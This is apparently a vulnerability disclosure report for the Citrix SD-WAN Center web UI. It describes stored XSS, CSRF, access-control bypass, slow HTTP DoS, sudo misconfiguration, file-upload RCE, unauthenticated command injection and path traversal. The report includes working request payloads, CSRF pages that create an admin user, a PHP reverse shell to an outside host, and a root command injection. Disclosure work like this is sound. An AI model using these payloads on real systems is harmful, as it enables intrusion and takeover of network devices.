Citrix SD-WAN Center Security Findings

Table of Contents

Introduction

This report documents vulnerabilities that were identified in the Web User Interface (Web UI) of Citrix SD-WAN Center (R10_0_2_37_686956) product. All found issues were reported to Citrix and fixed.
We also verified that all patched security issues are not reproduced on Citrix SD-WAN Center 10.1.2. The security assessment and security regression testing was conducted within the SD-WAN New Hope project.

Cross Site Scripting


The Web UI has weak input validation and output escaping mechanisms. Multiple vulnerabilities to reflected and stored XSS attacks were found.
All reported issues are reproduced in the Chrome 67.0.3396 and Firefox Quantum 60.0.2 browsers.

Stored XSS in Inventory Management

Input validation and output escaping are missing for *name* parameter. Stored XSS is possible. To reproduce the issue you can send the following request:


```
GET /Inventory/save/?name="><svg/onload=alert(document.domain)>&
routingDomainId=0&regionId=null&table%5BpageLength%5D=25&
table%5BtableId%5D=&table%5Bsort%5D%5Bcolumn%5D=site_name&
table%5Bsort%5D%5Bdirection%5D=asc HTTP/1.1
Host: 10.30.37.115
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Referer: https://10.30.37.115/Inventory/?rdx=true&dashboard=true&regionId=null
X-Requested-With: XMLHttpRequest
Cookie: urlhashcomponent=; VWCSession=to0vp29pldpt4ak0r97gilv8u3
DNT: 1
Connection: close
```

In the "Inventory Manager", choose the item with name containing supplied XSS vector and clink the "Open" button:



"><svg/onload=alert(document.domain)>

An user clicks on the "Share This Inventory" icon (upper-right corner of inventory management page) and follow the link.




Share Inventory

Share this View with others using the following link:

```
https://10.30.37.115/Inventory/view/5?rdx=true#?hidden%5B%5D=backup_os
```

XSS payload will be executed as a result and an alert window will pop up.



```
https://10.30.37.115/Inventory/view/5?rdx=true#?hidden[]=backup_os
```

```
10.30.37.115
```

Stored XSS in Custom Login Message

The "Custom Login Message" feature allows to use html markup in supplied messages by design.
At the same time it was found out that the Web UI has no protection against CSRF attacks (this issue is described below). So, on the one hand an attacker can execute arbitrary requests with the privileges of an administrator user (due to CSRF)
and on the other hand the "Custom Login Message" feature allows to use HTML-entities. As a result, a guest user can edit a custom login message and leverage an XSS attack against administrator users to get full access to their sessions.
Another method to deliver stored XSS payload is to bypass the access control mechanism and change the "login message" using guest privileges only (see the Incorrect Access Controls section below).

To reproduce the issue a user with admin level having established session with the Web UI must open the following malicious page in the same browser:


```
<html>
<body>
<script>history.pushState('', '', '/')</script>
<form action="https://10.30.37.115/UICustomization/applyLoginMessage" method="POST">
<input type="hidden" name="login&#95;message&#95;allow&#95;html" value="true" />
<input type="hidden" name="login&#95;message"
value="&lt;svg&#47;onload&#61;alert&#40;document&#46;do" />
<input type="hidden" name="&#35;x6d&#59;ain&#41;&gt;" value="" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```

The browser sends the following request:

```
POST /UICustomization/applyLoginMessage HTTP/1.1
Host: 10.30.37.115
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101
Accept: */*
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Referer: https://10.30.37.115/UICustomization/edit?rdx=true&view=ui_customization
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 75
Cookie: ADMIN_SESSION_COOKIES
DNT: 1
Connection: close

login_message_allow_html=true&
login_message=%3Csvg%2Fonload%3Dalert(document.do&#x6d;ain)%3E
```

Now if the user opens the login page the malicious code will be executed.




Stored XSS in Log Viewer

It was found that input validation and output escaping are missing for data outputted to log files. All "login messages" are also logged into SDWANCENTER_webconsole.log file which is accessible via web-browser using the following URL:

```
https://10.30.37.115/Log/view?logname=SDWANCENTER_webconsole.log&rdx=true
```

HTTP responses corresponding to this URL contain "Content-Type: text/html; charset=UTF-8" header. This means that the HTTP response's content is rendered by a web browser and all supplied XSS vectors will be executed within a user session.



https://10.30.37.115/Log/view?logname=SDWANCENTER_webconsole.log&rdx=true

SDWANCENTER_webconsole.log

Refresh

```
 KSec:Sec: mS: uS INFO  Log file opened at Thu Jun 21 14:24:34 2018
00000:000:378:736 INFO  db_update_preferences.pl@main::main:504   Detected mem_size = 8398385152
00000:000:378:924 INFO  db_update_preferences.pl@main::main:504   Creating preference file with options
        tmpdir=/home/cbvwc/data/mysql
        innodb_buffer_pool_size=5878869606
        innodb_io_capacity=400
00000:000:379:042 INFO  db_update_preferences.pl@main::mysystem:489   Running: rm -f /etc/mysql/conf.d/citrix_preferences.cnf
00000:000:380:143 INFO  db_update_preferences.pl@main::mysystem:493   Running: mv /tmp/temp_citrix_preferences.cnf /etc/mysql/conf.d/citrix_preferences.cr
00000:000:381:570 INFO  db_update_preferences.pl@main::mysystem:494   Running: chmod 664 /etc/mysql/conf.d/citrix_preferences.cnf
 KSec:Sec: mS: uS INFO  Log file opened at Thu Jun 21 14:25:15 2018
00000:060:002:347 INFO                  Current time is:Thu Jun 21 14:26:15 2018
00000:120:002:475 INFO                  Current time is:Thu Jun 21 14:27:15 2018
00000:132:698:213 INFO  beforeFilter@AppController.php:84 - User navigated to /pages/dashboard
00000:132:790:785 INFO  beforeFilter@AppController.php:84 - User navigated to /login
00000:132:933:185 INFO  handleError@AppErrorHandler.php:84 - Notice (8): Undefined variable: html_class                               Users/login.ctp, line
Trace:
AppErrorHandler::handleError() - APP/Lib/Error/AppErrorHandler.php, line 84
include - APP/View/Users/login.ctp, line 18
View::_evaluate() - CORE/Cake/View/View.php, line 947
View::_render() - CORE/Cake/View/View.php, line 909
View::render() - CORE/Cake/View/View.php, line 471
Controller::render() - CORE/Cake/Controller/Controller.php, line 948
Dispatcher::_invoke() - CORE/Cake/Routing/Dispatcher.php, line 194
```

10.30.37.115

Slow HTTP DoS Attacks

The Web UI employs Apache web server vulnerable to Slow HTTP DoS attacks by design. An attacker possessing a few computing units can perform a denial of service attack and disrupt the management plane.
During the attack Web UI isn't accessible via network and couldn't be controlled anymore. It was found out that the interface vulnerable to all known Slow HTTP DoS attacks: Slowloris, Slow Post and Slow Read.
We used the slowhttptest tool to verify the vulnerabilities. In all cases the Web UI was found to be unavailable.
It is sufficient to have one workstation (computing unit) to perform this kind of DoS attacks.

Slowloris attack PoC:

```
slowhttptest -u "https://10.30.37.115" -c 8000 -l 400 -r 4000 -i 15 -x 400
```

Slow Post attack PoC:

```
slowhttptest -u "https://10.30.37.115" -B -c 8000 -l 400 -r 4000 -i 15 -x 400
```

Slow Read attack PoC:

```
slowhttptest -u "https://10.30.37.115/index.html" -X -c 5000 -r 4000 -l 400 -
k 5 -n 10 -w 10 -y 300 -z 1
```

Cross-Site Request Forgery

The Web UI does not implement CSRF protection. An attacker can exploit this vulnerability to execute arbitrary requests with the privileges of the target user with the admin level.
The only requirement is that a victim visits a malicious webpage crafted by the attacker.
Beside that it was found that REST interface and Web Management Interface use and share the same session cookies: VWCSession cookie value can be used in REST and UI at the same time.

Cross-Site Request Forgery on Web UI

There is no protection against CSRF attacks. Below you can see an exploit that creates an user with the "attacker" name and the "admin" privilege level.
To reproduce the issue a user with admin level having established session with the Web UI must open the following malicious page in the same browser.

The vulnerability level is high.

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://10.30.37.115/Users/create" method="POST">
      <input type="hidden" name="username" value="attacker" />
      <input type="hidden" name="level" value="1" />
      <input type="hidden" name="password" value="Zz123456" />
      <input type="hidden" name="confirm&#95;password" value="Zz123456" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Cross-Site Request Forgery on REST

Access to REST API can be triggered using a browser and user sessions. So, in this implementation, the REST interface can be triggered using CSRF attack.
It is possible to use GET or POST requests. At the present time NITRO API supports POST request for "login" method only.

Below you can see the simplest PoC showing that it is possible to send a request to the REST API using the UI session cookie and the REST URL. Note that it is not possible to read a response within CSRF.
To reproduce the issue it is necessary to open the html-page below in the browser having established session with the Web UI.

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://10.30.37.115/sdwan_center/nitro/v1/reports/sites">
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

We consider this behavior as a weakness and think that REST interface should be implemented using modern best practices.

Incorrect Access Controls

An access control mechanism is implemented on view level only.
A user with "guest" level does not have mechanisms to change "login message" in Web UI. At the same time the user can send the raw HTTP request below and change "login message" :


```
POST /UICustomization/applyLoginMessage HTTP/1.1
Host: 10.30.37.115
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://10.30.37.115/UICustomization/edit?rdx=true&view=ui_customization
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 75
Cookie: GUEST_USER_SESSION
Connection: close

login_message_allow_html=true&login_message=%3Csvg%2Fonload%3Dalert(111)%3E
```

This vulnerability can be used to perform stored XSS attack described above.

Sudo Misconfiguration

"sudo" command does not require root's password due to insecure settings in */etc/sudoers* file "ALL=NOPASSWD: ALL".
An attacker gained access to the operating system can escalate his privileges to the root's privileges using "sudo -i" command.



```
# User privilege specification
root    ALL=(ALL) ALL
www-data        ALL=NOPASSWD: ALL
talariuser      ALL=NOPASSWD: ALL
```

Remote Command Execution Attack

RCE in NmsController.php via File Uploading

According to /home/talariuser/www/app/Controller/NmsController.php an user with "admin" level privileges can upload a malicious php-file on the server which can be accessed and executed via PHP.

The vulnerable code fragment is below:

```
public function upload()
{
...
  $installationDirectory = "/home/talariuser/installation";
...
  $fileParams = $this->request->params['form']['file'];
  $desiredName = $fileParams['name'];
...
  $fileLocation = $installationDirectory . "/" . $name;
...
  if(!move_uploaded_file($tmpFile, $fileLocation))
...
}
```

The following request is the example of successful attack:

```
POST /Nms/upload HTTP/1.1
Host: 10.30.37.115
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: application/json
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://10.30.37.115/Nms/edit?rdx=true&view=sw_upgrade
Content-Length: 429
Content-Type: multipart/form-data; boundary=---------------------------
15556412784157501331393778224
Cookie: urlhashcomponent=; VWCSession=6i5ls9h0t3as8d24slv7q63061
Connection: close

-----------------------------15556412784157501331393778224
Content-Disposition: form-data; name="name"

../www/cgi-bin/shell.php
```

```
-----------------------------15556412784157501331393778224
Content-Disposition: form-data; name="file"; filename="test.gz"
Content-Type: application/gzip

<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/1.2.3.4/9090 0>&1'");

-----------------------------15556412784157501331393778224--
```

OS Command Injection in storageMigrationCompleted.php for Unauthenticated User

The vulnerability in "/home/talariuser/www/app/webroot/storageMigrationCompleted.php" can be used to perform OS command injection attack.
It should be noted that an attacker without any privileges can perform this attack. It must have a network connection to the Web UI only.


The vulnerable code fragment is below:

```
...
$response = shell_exec('cat
/home/talariuser/regions_by_name/'.$_GET["region"].'/maintenanceCurrentComple
ted');
...
```

Input validation is missing for "region" parameter the value of which is written to shell-command.
The following request is the example of successful attack:

```
GET /storageMigrationCompleted.php?region=;sudo%20id; HTTP/1.1
Host: 10.30.37.115
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

The result of the attack you can see below:


Не защищено | https://10.30.37.115/storageMigrationCompleted.php?region=;sudo%20id;

```
uid=0(root) gid=0(root) groups=0(root)
```

Path Traversal

Path Traversal in LogController

Input validation missing for the "logname" parameter in "/mnt/sdmwan/home/talariuser/www/app/Controller/LogController.php" leads to possibility of path traversal attack for files having the "log" extension.
The vulnerable code fragment is below:

```
public function download()
{
    $logname = $this->request->query('logname');
    if (!preg_match('/([a-zA-Z0-9_]+)(\.old)?(\.log)/', $logname))
        throw new BadRequestException("Invalid logname");
...
    $this->render('download');
    }
```

The following request is the example of successful attack when a user with "guest" level implicitly accesses OS files via UI:

```
GET /Log/download?logname=..%2F..%2F..%2Fvar%2Flog%2Fdpkg.log&rdx=true
HTTP/1.1
Host: 10.30.37.115
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://10.30.37.115/pages/monitoring?rdxurl=/Log/download?logname=..%2F..%2F
..%2Fvar%2Flog%2Fdpkg.log&rdx=true
Cookie: GUEST_USER_SESSION_COOKIE
Connection: close
Upgrade-Insecure-Requests: 1
```